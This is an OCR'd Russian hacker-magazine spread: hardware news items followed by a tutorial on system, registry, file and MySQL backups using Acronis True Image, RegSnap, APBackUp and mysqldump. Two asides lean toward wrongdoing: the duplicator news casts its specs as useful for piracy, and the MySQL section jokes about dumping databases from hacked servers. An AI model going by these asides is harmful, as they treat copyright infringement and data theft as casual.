
Компания AMD недавно представила новый процессор для мультимедийных устройств, AMD Alchemy Au1200. Новинка отличается, прежде всего, пониженным энергопотреблением и оптимизирована для использования в портативных медиаплеерах. Предполагается, что кристалл найдет широкое применение в бытовой электронике, поскольку он предлагает разработчикам кучу новых возможностей: передачу видеокартинки напрямую с видеорекордеров, поддержку дисплеев с DVD-качеством. Но основной упор представители AMD делают на пониженное энергопотребление, что делает новый кристалл очень привлекательным для использования в портативных устройствах. Основные возможности AMD Alchemy Au1200 выглядят так:

- Ядро: MIPS32 (поддерживаемые частоты 333, 400, 500 МГц), 32-разрядная архитектура, 16-килобайтный кэш инструкций, кэш данных такого же объема
- Энергопотребление: менее 400 мВт при работе на частоте 400 МГц
- Поддержка DVD-видео (разрешение 720x480) с возможностью масштабирования до 1024x768
- Интерфейс памяти DDR/DDR2 SDRAM
- Поддержка DRAM с напряжением питания 2,5 или 1,8 В, с тактовыми частотами до 500 МГц, 16/32 - разрядная шина данных, емкость до 512 Мб
- Встроенный аппаратный ускоритель работы с медиапотоками позволяет отказаться от использования дополнительных микросхем для работы с видео
- Поддержка MPEG1, 2, 4, WMV9, MPEG2(4): 720x480@30fps, WMV9 :720x480@30fps, 2Mbps
- USB 2.0 хост-контроллер
- Интерфейс для подключения цифровых камер, а также устройств с возможностью доступа в интернет
- Шина данных, 8-10 бит
- Вход данных – CCIR 656
- Поддержка CMOS/CCD-матриц
- Аппаратная поддержка шифрования AES-128

AMD Alchemy Au1200 начнет поставляться во втором квартале 2005 года, причем цена самой младшей модели в партиях от 10 тыс. шт. составит 22,5 доллара. Так что уже скоро будут появляться устройства на базе этого кристалла. ■

ИНТЕРАКТИВНАЯ РУЧКА

HITECH



Компания LeapFrog (www.leapfrog.com) представила интерактивную ручку FLY. Используя технологии оптического сканирования от компании Anoto, новинка позволяет невероятное - взаимодействовать с картинкой на бумаге. Так, можно нарисовать произвольный калькулятор и нажимать его виртуальные кнопки. Ручка будет проговаривать каждое нажатие, а в конце озвучит результат арифметического действия через встроенный динамик. Приноровившись, можно сыграть собачий вальс на клавишах нарисованного пианино. Помимо других функциональных приложений, вроде блокнота и интерактивного дневника, в комплект входит игра «виселица» и несколько стикеров, которые оживают, если их коснуться. Интерактивная ручка FLY поступит в продажу летом этого года по цене всего 99 долларов. ■

5 МП ОТ MINOLTA

ЖЕЛЕЗО

Новую 5 мегапиксельную цифровую мыльницу E50 представила компания Konica Minolta. Новая камера обладает 3x оптическим и 4x цифровым зумом, оборудована 2,5" ЖК-дисплеем и умеет записывать видеоролики длительностью до 30 секунд. Камера поддерживает интерфейс USB 1.1 и использует карты памяти Secure Digital. Во время съемки пользователь может использовать 10-секундный таймер и встроенную вспышку, которая имеет 3 режима работы: Auto, Red-Eye-Reduction и Fill-in. Размеры новинки составляют 88,5x24x54,5 мм. ■



1 ДЮЙМ = 6 ГБ

ЖЕЛЕЗО

Western Digital решила завоевывать бурно развивающийся рынок миниатюрных 1" винчестеров. При этом мотивация компании весьма понятная: за 2004 год продажи этих устройств выросли в 8 раз и по оценкам специалистов, в 2005 году рынок поглотит примерно 20 миллионов таких устройств. Это уже неплохие объемы. Откуда такая потребность? Новые диски планируется использовать в фото и видеокамерах, mp3 плеерах, КПК и сотовых телефонах. Ведь они по размерам чуть больше флэшки, а емкость и главное - стоимость у них значительно привлекательнее. Планируется, что новые диски от WD поступят на рынок во втором квартале 2005 года. Новинки будут выпускаться в форм-факторе CF II, скорость вращения шпинделя составит 3600 RPM, а ёмкость - 6Гб. При этом производитель обещает обеспечить время доступа 12 мс и применить в производстве этих накопителей все свои фирменные разработки, включая антишоковую и энергосберегающую технологии..

МУЗЫКАЛЬНАЯ «РЕЗИНКА»

HITECH

Украинский ученый изобрел музыкальный презерватив. На обычную «резинку» Григорий Чаусовский из Запорожья закрепил миниатюрный сенсорный аппликатор. Проводки идут к динамикам. Стоит немного сжать презерватив или смочить его поверхность, как он начнет издавать весьма специфичные звуки. На практике, меняя ритм и глубину погружения «отбойного молотка», можно здорово музицировать. При массовом производстве стоимость такого презерватива не превысит стоимости звуковой открытки. Кондомы будут одноразовыми, а звуковое устройство можно использовать многократно.

ТЕСТ НА ВИРУСНОСТЬ

ВЗЛОМ

Твоя тачка обвешана целым арсеналом антивирусов, файрволов, винда обновляется ежечасно, и ты уверен в том, что ни одна зараза не проникнет? Теперь у тебя появилась реальная возможность проверить систему на устойчивость. Для этого топай по адресу www.gfi.com/emailsecuritytest, вводи свой почтовый адрес и получай на мыло объемную пачку вирья и троянов. Услуга предоставляется безвозмездно. К счастью, подарок приходит только после подтверждения «заявки», так что засылать кому попало такие презенты не удастся.



WIRELESS НА ПРЕДЕЛЕ

ЖЕЛЕЗО

Компания Linksys разработала целую линейку wireless-устройств стандарта 802.11g. Однако не все так банально, приятель. Стараясь увеличить скорость работы своего беспроводного оборудования, специалисты Linksys решили использовать антенны, выполненные с использованием технологии MIMO (multiple-input, multiple-output). Эта архитектура подразумевает использование нескольких принимающих и передающих антенн, а так же специальную технологию обработки сигнала, что и позволяет увеличить пропускную способность оборудования.

Вообще сейчас над MIMO работает куча специалистов самых разных компаний и технология бурно развивается: MIMO предусматривается спецификацией IEEE 802.11n. Однако, в Linksys инженеры - ураган и они намеревается реализовать MIMO в оборудовании для сетей на старом 802.11g стандарте. В частности, MIMO уже используется в маршрутизаторе Wireless-G (WRT54GX) и адаптере Wireless-G PC Card (WPC54GX). Обе системы выполнены на чипсете Airgo Networks AGN100.

По словам менеджеров Linksys, устройства с поддержкой MIMO прошли сертификацию альянса и являются обратно совместимыми с системами для сетей 802.11b/g. Новинки уже поступили в продажу, цена маршрутизатора Wireless-G Router составляет около 200 долларов, карты – около 130 долларов.



Вот ТТХ WRT54GX:

- Поддерживаемые стандарты: IEEE 802.3, IEEE 802.3u, IEEE 802.11g, IEEE 802.11b
- Каналы: 11 в США и Канаде, 13 в Европе
- Порты: WAN – 10/100 RJ-45, LAN - 4 порта 10/100 RJ-45
- Индикаторы: питания, DMZ, Wireless, Ethernet (1, 2, 3, 4), WAN
- SPI-файрволла
- Шифрование, безопасность: TKIP, AES, 802.1x, WEP, фильтрация MAC
- Габариты: 162x162x40 мм
- Масса: 0,45 кг.

ПИРАТСКИЙ СТАНОК

ЖЕЛЕЗО

Новый станок для тиражирования CD и DVD дисков представила недавно компания Microboards. Выпущенная станция позволяет производить диски с низкой себестоимостью, в больших количествах и с профессиональным качеством печати. DX-2, а именно так называется представленный станок, использует автоматизированную технологию Inkjet от Hewlett-Packard. Софт, поставляемый вместе с устройством включает SureThing, программу для обработки наклеек на диски, и PrassiTech Zulu 2, при помощи которой осуществляется непосредственное управление станцией. Что касается скорости работы станка, то за 8 часов работы станция может изготовить до 600 дисков! Встроенный принтер способен печатать с разрешением до 4800 dpi. Если ты решил заняться пиратством, будет полезно ознакомиться с основными характеристиками новой девайсины:



- Два 52х пишущих CD-привода или, 16х DVD-резака
- Печатный движок Print Factory
- Функция асинхронной записи и печати
- Софт для разработки лейблов на диски SureThing и записи Prassi Technology Zulu2
- Интерфейс FireWire 800 (1394b)
- Поддержка записи двухслойных DVD
- Поддержка всех популярных форматов дисков
- Полная поддержка технологий CD Text, CD Extra, Pre-Gap, UPC, ISRC
- Возможность работы со всеми популярными форматами образов дисков (.iso, .bin, .cue и др.)
- Поддержка пакетного режима работы
- Возможность подсоединения двух станций к одному ПК
- Входная емкость – 100 дисков
- Размеры: 22,5 x 60 x 60 см
- Подключение к компу: принтер – USB 1.1 или 2.0, пишущий привод – FireWire 1394b


Чтобы станция нормально могла функционировать, нужен компьютер со следующей конфигурацией:

- 1394b PCI-карта (поставляется вместе с устройством)
- Windows 2000 SP4, Windows XP Professional SP1
- P4 2.0 ГГц
- RAM 512 Мб
- Отдельный жесткий диск (IDE или SATA, желательно побыстрее).

USB-ПЕПЕЛЬНИЦА

ЖЕЛЕЗО

Японская компания Thanko (www.thanko.jp) выпустила USB-пепельницу с вентилятором и сменными угольными фильтрами. Стильный блестящий гаджет имеет 17 сантиметров в диаметре, 9 сантиметров в высоту и весит 460 граммов. Альтернативным источником питания может служить пара батареек AAA. Работающий кулер втягивает дым от сигарет и пропускает его через специальный фильтр. Сей полезный агрегат можно заказать через интернет всего за 39 долларов.



КАБИНКА ДЛЯ СОТОВОГО

HITECH

Финский дизайнер мебели Антти Еваваара организовал выпуск телефонных будок для мобильников. В отличие от традиционных кабинок, эти не имеют встроенных аппаратов. Будки Silence располагаются вблизи оживленных перекрестков и в многолюдных общественных местах. Одни модели выглядят как классический таксофон. Другие напоминают кресла для сушки волос в парикмахерской. Прозрачная панель обеспечивает хорошую звукоизоляцию. В такой будке можно спокойно говорить по сотовому, не перекрикивая рев отбойного молотка и не переходя на шепот. По опросам, сейчас с этой целью обычно уединяются в сортире. Покупатели кабинок Silence могут выбрать между 67 оттенками цвета, но самым популярным остается ярко-красный.

ХОЛОДНОЕ ТЕЛЕВИДЕНИЕ

HITECH

Белорусские ученые сделали гениальную вещь - встроили 15-ти дюймовый телевизор в холодильник. С первого взгляда кажется, что функциональной нагрузки у изобретения ноль, но присмотревшись, понимаешь, что для жителей малогабаритных квартир стран экс-СССР такая экономия места может оказаться очень выгодной. Экспериментальная установка была представлена 29-го января на выставке, посвященной Дню белоруской техники. Было неплохо, если бы разработчики добавили функцию просмотра внутренностей холодильника на экране, но об этом пока не сообщается.





Степан Ильин aka Step (step@real.xakep.ru)


Спаси и сохрани

Забавно. Народ месяцами отлаживает правила своего файрвола, каждую неделю обновляет антивирусные базы и устанавливает свежевышедшие заплатки на ось. После этого он думает, что обеспечил безопасность компа, огородил себя от всего. Да чушь собачья! У меня в файрволе прописан лишь пяток-другой правил, а антивируса на компе никогда не было. Но ни один мой файл не пострадал от вирусной атаки, не был украден злыми хакерами. Зато такая мелочь, как скачок напряжения в электросети, совсем недавно напрочь покосила весь мой системник, а вместе с ним и кучу инфы. Безвозвратно. Навсегда. Ты еще спрашиваешь, зачем нужен бэкап?


КОМПЛЕКСНЫЙ БЭКАП СИСТЕМЫ



СОЗДАЕМ ОБРАЗ



Установить Acronis True Image несложно: все действия более чем стандартны. Во время установки тебе будет предложено создать специальный загрузочный диск (или дискеты). Советую не откладывать это действие в долгий ящик и согласиться. Вся процедура займет не более пары минут, зато в случае чего у тебя будет откуда загрузиться и восстановить поврежденную систему.




Даже такой примитивный, интегрированный в материнскую плату массив может сослужить неплохую службу. Не стоит им пренебрегать

Будь проще, и люди к тебе потянутся. Похоже, именно эту фразу используют в качестве девиза наши соотечественники - сотрудники Acronis'а. Интерфейс True Image'а имеет очень опрятный красивый вид. Ничем экстраординарным он не отличается, зато понятен и доступен. Описывать ничего не буду - перейдем сразу к делу.

Логичнее всего начать с создания образа диска. По умолчанию слепки True Image'а имеют расширение *.tib и могут содержать копии сразу нескольких разделов винчестера. Причем в сам образ копируются данные только с занятых секторов раздела, попутно упаковываясь с заданной степенью компрессии. Получается, что образ раздела в большинстве случаев имеет значительно меньший объем, нежели сам диск. Хотя даже в этом случае вполне может возникнуть необходимость разделить получившийся файл на несколько более мелких. Например когда ты хочешь записать образ на несколько CD или DVD, что вполне логично. И проблем с этим возникнуть не должно. Мастер, руководящий созданием образа, способен выполнить это уже на первой стадии. Он же контролирует и все остальные действия программы, снабжая юзера ценными советами.

Если ты создаешь образ какого-то конкретного раздела не в первый раз, то визардом будет предложено сгенерировать так называемый инкрементный образ. Такой образ содержит данные только с тех секторов диска, которые были изменены с момента создания предыдущего слепка, независимо от того, инкрементный он был или полный. Получившийся в результате такого действия файл имеет кардинально меньший объем, нежели первоначальный полный образ, а на его создание уходит значительно меньше времени. Однако его одного недостаточно для последующего восстановления раздела. Он не содержит полной информации о диске, поэтому процедура восстановления возможна только при наличии предыдущих образов. Как минимум нескольких, но в идеале - всех инкрементных и первоначального полного. И мой тебе совет: к этому идеалу стремись, потому что заведомо предугадать точное количество инкрементных образов, необходимых для восстановления, невозможно. Зачем же тогда рисковать и удалять лишние образы, если нет гарантии восстановления? Вот именно: незачем. Тем более, хранить все



Выбираем разделы для создания образа

Перед тем как восстановить раздел, проверь целостность всех образов!

сконструированные слепки совсем не сложно. Они занимают минимум места, а создаются очень просто и быстро, а вкупе со встроенным планировщиком - и вовсе автоматически, без твоего вмешательства.
Создаваемый образ можно сохранить как на жестком диске, так и на удаленном сетевом. Помимо этого, поддерживается прямая запись на CD-RW и DVD-RW. В последнем случае мастер даже самостоятельно определит размер томов выходных файлов.
Новшество последних версий программы - Acronis Secure Zone. Специально созданная область на жестком диске, невидимая для операционной системы и приложений. Она доступна только Acronis True Image'у, поэтому хранящиеся в ней образы защищены от обращения извне. Следовательно, и от потенциальных повреждений или изменений.

ЮЗАЕМ ОБРАЗЫ

В любой момент сгенерированные слепки можно подключить в качестве дополнительного раздела, извлечь из них какие-либо файлы, ну и восстановить с их помощью необходимый раздел. Примечательно, что операция восстановления диска осуществляется несколькими способами. Так, если нужно восстановить обычный, не системный диск, действие осуществимо в режиме реального времени. Другими словами, безо всякой перезагрузки, прямо из-под Windows с помощью соответствующей функции программы. Раз, два - и готово! В случае, когда требуется восстановить раздел с установленной рабочей осью, оптимальным вариантом является Acronis Startup Recovery Manager (для его запуска жми клавишу F11 во время загрузки компьютера). Ну а если загрузочный раздел поврежден и такой возможности не имеется, то тебе сам Бог велел воспользоваться загрузочным диском, созданным во время установки. Не забыл о таком? :)
Оболочка восстановления максимально повторяет XP-интерфейс. Так что в полевых условиях осваивать что-то новое тебе не придется. В случае загрузки со сменного носителя оболочка полностью осядет в оперативной памяти компьютера. А это значит, что ты можешь смело извлечь загрузочный компакт и поставить вместо него диски с образами. Помимо этого, она комплектуется сетевыми драйверами, что позволяет использовать образы, доступные только в локальной сети. В последнем случае есть одна тонкость. Если твой компьютер находится в рабочей группе, то проблем возникнуть не должно. Но если же в сетке присутствует контроллер домена, то в большинстве случаев придется провести авторизацию. Имя пользователя должно иметь следующий синтаксис: домен\пользователь. После этого все пойдет как по маслу.


БЭКАП РЕЕСТРА

Реестр - дело тонкое. От него зависит работоспособность системы, ее быстродействие и стабильность. Поэтому и уход за ним должен быть соответствующим. И здесь речь идет даже не о различных горничных реестра, подчищающих паразитные ветки, параметры с нулевыми значениями и т.п. Просто иногда может быть полезным создание слепков реестра, точных копий всех его веток с ключами и их значениями. Захотел поставить новые программы, поэкспериментировать с различными системными настройками - сделай бэкап реестра. Если результат тебя устроит - отлично, оставляем изменения. Нет? Тогда в два клика можно вернуть все в исходное состояние. По сути, здесь даже можно обойтись обычным regedit'ом, сохраняя раздел за разделом весь реестр. Но это не наш



Внешний вид Acronis True Image'а


метод! Можно сделать куда проще и, что самое главное, лучше. Позволь представить тебе изумительные утилиты RegSnap (www.elcomsoft.com) и Advanced Registry Tracer (www.lastbit.com).
Обе программы очень схожи по функциональности. Описывать каждую из них по отдельности нет необходимости, поэтому подробнее остановлюсь только на первой. RegSnap - программа не новая и уже успела зарекомендовать себя в глазах компьютерных гиков. Не так давно ее полностью переписали, и сейчас, как мне показалось, она работает на порядок быстрее, чем все ее конкуренты. Итак, что она умеет? Прежде всего стоит отметить идеальную технику создания снимков реестра. Точнее, не только реестра, а еще файлов win.ini, system.ini, autoexec.bat, config.sys и списка файлов, находящихся в каталогах Windows, Windows\System, My Documents и Program Files. Коньком программы является функция сравнения между собой снимков реестра, выявление различий. Благодаря снимкам, сделанным до и после установки подозрительной программы, сразу станет ясно, как и где закрепилась на машине исследуемая прога. Для тех случаев, когда в список изменившихся значений постоянно попадают лишние ключи, в арсенале RegSnap'а предусмотрены специальные фильтры. Занеси назойливые имена в список исключений, и прога больше не будет засорять ими отчет.
Специально для отмены всех изменений RegSnap может сгенерировать reg-файл, а при необходимости открыть стандартный редактор реестра и выбрать активную ветку.
К сожалению, обе программы не имеют встроенного планировщика для создания бэкапа по




◢ На нашем диске ты найдешь полные версии программ, описанных в этой статье. В том числе Acronis True Image, RegSnap, Advanced Registry Tracer, APBackUp.




◢ Этот софт не вошел в обзор, но тоже заслуживает внимания.
◢ FarStone RestorIT (www.farstone.com)
Symantec Norton
◢ Ghost (www.symantec.com)
◢ Retrospect BackUp (www.dantz.com)
◢ nnBackup (www.nncron.ru)
◢ BackUP 2004 (www.backup2004.com)
◢ EaseBackup (www.kiesoft.com)



Внимание! Идет сканирование реестра...



Экспортируем давнишний бэкап в REG-файл



Мастер создания образа реестра

расписанию. Но не беда! Зато обе поддерживают работу из командной строки, а значит можно без труда запустить программу с нужными ключами с помощью стороннего софта. Синтаксис создания снимка в RegSnap'е таков:

```
regsnap /s mode remote saveDllVerInfo remark fileName
```

Здесь mode - режим (0 - снимать все, 1 - только реестр, 2 - удаленный реестр), remote - сетевое имя компьютера в случае удаленной работы, saveDllVerInfo - флаг сохранения информации о версиях DLL (1 - да, 0 - нет), remark - комментарий к снимку, fileName - имя для создания снимка. Для того чтобы сделать снимок реестра с локальной машины в файл MySnap без указания версий DLL, что значительно ускоряет процесс бэкапа, нужно запустить RegSnap следующим образом:

```
RegSnap /s 0 "" 0 "" mySnap
```

Разобрался? Отлично, тогда можешь смело скармливать эту командную строку стандартному планировщику винды. Но учти, каждый новый снимок будет перезаписывать предыдущие. Если тебя это не устраивает, что совсем не удивительно, то в качестве помощника придется использовать другую софтину, описанную в прошлом номере журнала, - nnCron (www.nnCron.ru).

А КАК ЖЕ ФАЙЛЫ?


Среди массы утилит по резервному копированию файлов мне более всего приглянулась APBackUp (www.avpsoft.ru). Прога на первый взгляд может показаться слишком простой, любительской что ли. Во многом потому, что ее дистрибутив весит всего лишь два метра. Но поверь мне, первое впечатление обманчиво. При более пристальном осмотре становится ясно, что утилита имеет богатый арсенал и включает в себя все самое нужное.
Во время первого запуска APBackUp'а пользователя радужно приветствует специальный мастер. Многого он от тебя не требует: нужно лишь указать параметры первого задания. Вкратце опишу эту процедуру. Во-первых, здесь задается тип бэкапа (архивирование данных или простое их копирование в указанную директорию или на FTP-сервер). Во-вторых, осуществляется выбор файлов для резервного копирования. При этом допускается обработка сразу нескольких директорий, как с локальных, так и с удаленных дисков. Примечательно и то, что поддерживается копирование файлов по маске. К примеру, можно заархивировать все файлы *.doc из какой-либо директории и в то же время пропускать оттуда же все *.mdb. В-третьих, мастеру указывается время/периодичность запуска задания и место назначения бэкап-файлов. Если используется архивация, то к этому списку добавляется еще парочка настроек. С помощью мастера задается пароль на архив, а также редактируется шаблон имени выходных файлов. Имя архива может содержать специальные макросы: дату, время, месяц, год и т.д. Имеется еще один интересный параметр - глубина архива. Суть его объясню на примере. Допустим, этому параметру установлено значение 3. Тогда после очередного выполнения данной задачи будут удалены все архивы, кроме трех последних. Очень удобная фишка.
Но это еще далеко не все! Полные настройки каждого из созданных заданий доступны после завершения работы мастера. Различных параметров здесь уйма! Если ты хочешь отправлять бэкапы по e-mail - будь добр, укажи настройки SMTP-сервера. Хочешь хранить архивы на удаленном FTP'шнике? Нет проблем, главное - укажи параметры соединения. Я вот складирую бэкапы на файловом сервере в локалке. Поэтому для меня особенно актуальны настройки локальной сети.
Несмотря на то что APBackUp имеет встроенный архиватор ZIP (ZIP64 - формат для файлов более 4 Гб), прога может быть настроена на работу с любым другим внешним упаковщиком, что особенно должно порадовать поклонников RAR'а. Мало того, в случае не-



Прежде чем работать с образами дисков, позаботься об обеспечении бесперебойного питания компьютера. Если внезапный всплеск напряжения заставит тебя врасплох, последствия могут быть весьма и весьма печальными.



Если ты постоянно бэкапишь какой-либо раздел (к примеру, системный) с помощью инкрементных образов, то, по всей видимости, тебе придется отказаться от использования программ-дефрагментаторов. Последние кардинально изменяют таблицу размещения файлов, что заставляет True Image записывать в инкрементный образ огромное количество дополнительной информации. А это, естественно, влечет за собой увеличение его размера. Делай выводы.



Контролируем загрузку процессора

Залить бэкапы на FTP не просто, а очень просто!

БЭКАП БАЗЫ MYSQL

Очевидно, что резервное копирование баз данных – это отдельная тема для разговора. Слишком много вариантов, нюансов и тонкостей. Сейчас я хочу коснуться этой темы лишь отчасти. А именно описать процедуру создания бэкапа базы MySQL. С ней тебе наверняка приходится работать больше всего. По крайней мере, будешь знать, как слить базу со взломанного сервера :).

Для создания дампа используется следующая команда:

```
mysqldump --opt <имя_базы> <имя_файла>.sql
```

Дамп нескольких баз одновременно осуществляется так:

```
mysqldump --databases <имя_базы1> [<имя_базы2> ..] <имя_файла>.sql
```

А если необходим дамп сразу всех баз данных, то так:


```
mysqldump --tab=</каталог/назначения> --opt --all
```

Когда нужно перенести базу на другой сервер, совсем не обязательно копировать и импортировать дамп вручную. Вполне подойдет следующая команда:

```
mysqldump --opt <имя_базы> | mysql --host=<адрес удаленного сервера) -C <имя_базы>
```

Чтение базы из файла-дампа осуществляется самой MySql:

```
mysql <имя_базы> <имя_файла>.sql
```


Работаем с RegSnap'ом из командной строки

обходимости бэкапер способен запустить какое-либо стороннее приложение до и после выполнения определенных заданий. Учти, что между запуском приложения и выполнением задания можно установить определенный промежуток времени - таймаут. Очень полезная фишка. Если ты всерьез задумался о хранении бэкапов на удаленном компьютере, работающем далеко не всегда, то тебе грех ею не воспользоваться. Просто через Wake-on-Lan включай компьютер, дай ему время загрузиться (таймаут - 5 минут) и только после этого выполняй задание.

Одновременное выполнение нескольких заданий может сильно загрузить компьютер. Для того чтобы этого не происходило, в программе предусмотрен ряд параметров, ограничивающих загрузку процессора. Так, каждое задание способно устанавливать приоритет на поток архивации (рекомендую выставить его по умолчанию). Плюс к этому, загрузка CPU регулируется с помощью специальных пауз между итерациями процесса архивирования. А если вдруг случится непредвиденное и загрузка CPU достигнет критической отметки, например 80%, APBackUp может остановить выполнение задания. И это отнюдь не значит, что навсегда! В случае неудачного выполнения любое задание будет запущено вновь через определенный промежуток времени. Вновь и вновь, до полного завершения.

Складывается впечатление, что в APBackUp все продумано до мелочей. Бэкапер отлично справляется с обработкой атрибутов файлов и NTFS-прав, на ура справляется с ситуацией, когда копируемый файл занят другим приложением. Помимо всего прочего, APBackUp способен отслеживать изменения файловой системы и стартовать задания только при изменении содержимого директорий. Однозначно, must have!

ТОЧКА ОТСЧЕТА

